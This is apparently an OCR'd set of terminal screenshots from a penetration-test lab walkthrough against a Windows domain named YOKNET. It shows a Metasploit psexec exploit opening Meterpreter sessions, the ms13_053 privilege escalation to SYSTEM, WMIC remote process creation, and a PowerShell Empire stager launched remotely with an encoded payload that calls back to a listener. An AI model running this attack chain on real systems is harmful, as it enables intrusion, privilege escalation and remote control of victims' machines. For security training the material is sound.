
```
[*] Nmap: Host is up
[*] Nmap: All 100 sc
[*] Nmap: MAC Addres
[*] Nmap: Too many f                                                    s
[*] Nmap: Network Di
[*] Nmap: Nmap scan
[*] Nmap: Host is up
[*] Nmap: All 100 scanned ports on 192.168.63.154 are closed
[*] Nmap: Too many fingerprints match this host to give specific OS details
[*] Nmap: Network Distance: 0 hops
[*] Nmap: OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
[*] Nmap: Nmap done: 256 IP addresses (8 hosts up) scanned in 54.36 seconds
msf >
```




```
msf exploit(windows/smb/psexec) > exploit -j
[*] Exploit running as background job 1.
[*] Started bind handler
[*] 192.168.63.148:445 - Connecting to the server...
[*] 192.168.63.148:445 - Authenticating to 192.168.63.148:445|YOKNET as user
'Administrator'...
[*] 192.168.63.148:445 - Selecting PowerShell target
[*] 192.168.63.148:445 - Executing the payload...
[+] 192.168.63.148:445 - Service start timed out, OK if running a command or
non-service executable...
[*] Sending stage (179779 bytes) to 192.168.63.148
[*] Meterpreter session 1 opened (192.168.63.154:42337 -> 192.168.63.148:18842) at
2018-07-16 01:09:34 -0400
msf exploit(windows/smb/psexec) >
```




```
   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::916d:fbca:b642:3cf3%18
   IPv4 Address. . . . . . . . . . . : 10.108.108.254
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.108.108.1

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::1d53:38cb:71a2:e1fa%11
   IPv4 Address. . . . . . . . . . . : 192.168.63.148
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.63.2
C:\Windows\system32>
```




host	mask
10.108.108.0	255.255.255.0
192.168.63.0	255.255.255.0




```
5985, 5986, 6000, 6001, 6002, 6003, 6004, 6005, 6006, 6007, 47001, 523, 3500, 6379, 8834
msf auxiliary(scanner/portscan/tcp) > run -j
[*] Auxiliary module running as background job 3.
[+] 10.108.108.15:        - 10.108.108.15:139 - TCP OPEN
[+] 10.108.108.15:        - 10.108.108.15:135 - TCP OPEN
[+] 10.108.108.21:        - 10.108.108.21:135 - TCP OPEN
[+] 10.108.108.21:        - 10.108.108.21:139 - TCP OPEN
[+] 10.108.108.20:        - 10.108.108.20:135 - TCP OPEN
[+] 10.108.108.20:        - 10.108.108.20:139 - TCP OPEN
[+] 10.108.108.20:        - 10.108.108.20:445 - TCP OPEN
[+] 10.108.108.15:        - 10.108.108.15:445 - TCP OPEN
[+] 10.108.108.21:        - 10.108.108.21:445 - TCP OPEN

msf auxiliary(scanner/portscan/tcp) >
```




```
Module options (exploit/windows/local/ms13_053_schlamperei):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 SP0/SP1


msf exploit(windows/local/ms13_053_schlamperei) > set SESSION 2
SESSION => 2
msf exploit(windows/local/ms13_053_schlamperei) > exploit

[*] Started reverse TCP handler on 192.168.63.154:4444
[*] Launching notepad to host the exploit...
[+] Process 2952 launched.
[*] Reflectively injecting the exploit DLL into 2952...
[*] Injecting exploit into 2952...
[*] Found winlogon.exe with PID 492
[*] Sending stage (179779 bytes) to 192.168.63.146
[+] Everything seems to have worked, cross your fingers and wait for a SYSTEM shell
[*] Meterpreter session 3 opened (192.168.63.154:4444 -> 192.168.63.146:49162) at 2018-07-16 12:44:31 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```




```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator>wmic
wmic:root\cli>useraccount list /format:list


AccountType=512
Description=Built-in account for administering the computer/domain
Disabled=FALSE
Domain=YOKNET
FullName=
InstallDate=
LocalAccount=FALSE
Lockout=FALSE
Name=Administrator
PasswordChangeable=TRUE
PasswordExpires=TRUE
PasswordRequired=TRUE
SID=S-1-5-21-3048942459-2584001754-2623135680-500
SIDType=1
Status=OK


AccountType=512
Description=Built-in account for guest access to the computer/domain
Disabled=TRUE
Domain=YOKNET
FullName=
InstallDate=
LocalAccount=FALSE
Lockout=FALSE
Name=Guest
PasswordChangeable=FALSE
PasswordExpires=FALSE
PasswordRequired=FALSE
SID=S-1-5-21-3048942459-2584001754-2623135680-501
SIDType=1
Status=Degraded
```



```
wmic:root\cli>/node:192.168.63.148 /user:YOKNET\Administrator computersystem list brief /format:list
Enter the password :****************


Domain=yoknet.com
Manufacturer=VMware, Inc.
Model=VMware Virtual Platform
Name=YOKNET-MATTAWAN
PrimaryOwnerName=Windows User
TotalPhysicalMemory=8589332480
```



```
wmic:root\cli>/node:192.168.63.148 /user:YOKNET\Administrator path win32_process call create "calc.exe"
Enter the password :****************

Execute (win32_process)->create() (Y/N)?Y
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 2488;
        ReturnValue = 0;
};
```




Windows Task Manager
File Options View Help
Applications Processes Services Performance Networking Users


Image	User Name	CPU	Memory (	Description
calc.exe	Administrator	00	4,656 K	Windows Calculator
csrss.exe	SYSTEM	00	1,964 K	Client Server Runti...
csrss.exe	SYSTEM	00	7,384 K	Client Server Runti...
dfsrs.exe	SYSTEM	00	8,856 K	Distributed File Sys...
dfssvc.exe	SYSTEM	00	2,792 K	Windows NT Distrib...
dllhost.exe	SYSTEM	00	3,772 K	COM Surrogate
dns.exe	SYSTEM	00	157,524 K	Domain Name Syst...
dwm.exe	Administrator	00	1,560 K	Desktop Window M...
explorer.exe	Administrator	00	26,632 K	Windows Explorer
ismserv.exe	SYSTEM	00	2,632 K	Windows NT Intersi...
lsass.exe	SYSTEM	00	21,020 K	Local Security Auth...
lsm.exe	SYSTEM	00	1,700 K	Local Session Mana...
ManagementA...	SYSTEM	00	3,236 K	ManagementAgent...
Microsoft.Acti...	SYSTEM	00	17,988 K	Microsoft.ActiveDir...
msdtc.exe	NETWORK SER...	00	3,092 K	Microsoft Distribute...
services.exe	SYSTEM	00	4,892 K	Services and Contr...

☑ Show processes from all users


Processes: 42 CPU Usage: 0% Physical Memory: 12%




```
(Empire) > listeners

┌Listeners List─────────────────────────────────────────────────────────────────────────────────┐
│ ID │ Name │ Module │ Listener Category │ Created At                             │ Enabled │
├────┼──────┼────────┼───────────────────┼────────────────────────────────────────┼─────────┤
│ 1  │ WMIC │ http   │ client_server     │ 2022-04-05 21:49:47 EDT (49 seconds ago) │ True    │
└────┴──────┴────────┴───────────────────┴────────────────────────────────────────┴─────────┘

(Empire: listeners) > █
```




```
(Empire: usestager/windows/launcher_bat) > set Listener WMIC
[*] Set Listener to WMIC
(Empire: usestager/windows/launcher_bat) > execute
[+] launcher.bat written to /var/lib/powershell-empire/empire/client/generated-stagers/launcher.ba
t
(Empire: usestager/windows/launcher_bat) > █
```




```
wmic:root\cli>/node:192.168.108.154 /user:yoknet\Administrator path win32_proces
CQARQA2AGMAYwA1AD0ATgBlAHcALQBPAGIASgBlAGMAVAAgAFMAeQBzAFQARQBNAC4ATgBFAFQALgBXA
ABBAHIARwBzADsAJABTAD0AMAAuAC4AMgA1ADUAOwAwAC4ALgAyADUANQB8ACUAewAkAEoAPQAoACQAS
Enter the password :**********

Execute (win32_process)->create() (Y/N)?Y
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 2284;
        ReturnValue = 0;
};
```




```
(Empire: RE8UA3S5) > shell tasklist
[*] Tasked RE8UA3S5 to run Task 1
[*] Task 1 results received
 PID   ProcessName                             Arch  UserName                      MemUsage
------------------------------------------------------------------------------------------
 0     Idle                                    x64   N/A                           0.02 MB
 4     System                                  x64   N/A                           0.31 MB
 156   taskhostex                              x64   yoknet\Administrator          6.19 MB
 448   smss                                    x64   NT AUTHORITY\SYSTEM           0.95 MB
 500   svchost                                 x64   NT AUTHORITY\LOCAL SERVICE    11.02 MB
 528   csrss                                   x64   NT AUTHORITY\SYSTEM           3.74 MB
 532   explorer                                x64   yoknet\andersonn8             45.92 MB
